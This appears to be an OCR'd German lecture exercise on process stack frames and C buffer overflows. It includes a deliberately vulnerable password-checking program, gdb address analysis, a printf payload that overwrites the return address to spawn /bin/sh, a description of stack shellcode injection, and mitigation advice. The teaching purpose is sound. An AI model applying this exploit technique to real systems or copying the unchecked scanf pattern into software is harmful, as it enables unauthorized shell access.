U10 10. Übung

U10-1 Überblick

- Besprechung 6. Aufgabe (timed)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit

U10-2 Stackaufbau eines Prozesses


1 Prinzip

- für jede Funktion wird ein ***Stack-Frame*** angelegt, in dem
  - lokale Variablen der Funktion
  - Aufrufparameter an weitere Funktionen
  - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen

  gespeichert werden
- Stackorganisation ist abhängig von
  - Prozessor
  - Compiler und
  - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
  - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel


- Aufbau eines **Stack-Frames** (Funktionen *main( ), f1( ), f2( )*)



2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;
        a = 10;
        b = 20;
        f1(a, b);
        return(a);
}
```

Stack-Frame für main erstellen
&a = fp-4
&b = fp-8
&c = fp-12




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

Parameter auf Stack legen

Bei Aufruf Rücksprungadresse auf Stack legen




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```

Stack-Frame für f1 erstellen und aktivieren

&x = fp+8
&y = fp+12
&(i[0]) = fp-12
&n = fp-16


`i[4] = 20` *würde return-Addr. zerstören*



2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```


Parameter x auf Stack legen und f2 aufrufen



2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```

Stack-Frame für f2 erstellen und aktivieren




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}

int f2(int z) {
        int m;

        m = 100;

        return(z+1);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}

int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```



U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
  - ◆ die Variable **`password`** wird auf dem Stack angelegt
  - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- ◆ Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```


3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16         if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6          n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
  - ◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - ◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - ◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```


7 Aufbau des Stacks des Prozesses




8 Ausnutzen des Pufferüberlaufs: Stack analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:      push   %ebp
0x80484a5 <main+1>:    mov    %esp,%ebp
0x80484a7 <main+3>:    call   0x8048440 <ask_pwd>
0x80484ac <main+8>:    mov    %eax,%eax
0x80484ae <main+10>:   test   %eax,%eax
0x80484b0 <main+12>:   jne    0x80484b7 <main+19>
0x80484b2 <main+14>:   call   0x8048478 <exec_sh>
0x80484b7 <main+19>:   leave
0x80484b8 <main+20>:   ret
```

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms:
  kleines Programm schreiben, das
  1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von exec_sh) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n",0x78,0x84,0x04,0x08);
```

  – 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
  – 4 Byte für Variable n
  – 4 Byte für Framepointer
  – 4 Byte für neue Rücksprungadresse **0x8048478**
    ! Byteorder bei der Adresse beachten
  2. anschließend alle Zeichen von stdin hinterherschickt
     (die bekommt dann die in **exec_sh** gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist
- gefährlichere Alternative
  - ➤ zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
  - ➤ und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt
    (im Beispiel z. B. auf `0x7ffffc58`)
  - ➥ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
    - ➤ Standard bei Intel-Prozessoren (-> besonders unsicher!)
    - ➤ bei SPARC- oder neuen AMD-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
      - ➥ return auf die Stackadresse führt zu Segmentation fault
      - – aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

11 Vermeidung von Puffer-Überlauf

- scanf
  - ◆ char buf[10]; scanf("%9s", buf);
- gets
  - ◆ Verwendung von fgets
- strcpy,strcat
  - ◆ Überprüfung der String-Länge oder
  - ◆ Verwendung von strncpy, strncat
- sprintf
  - ◆ Verwendung von snprintf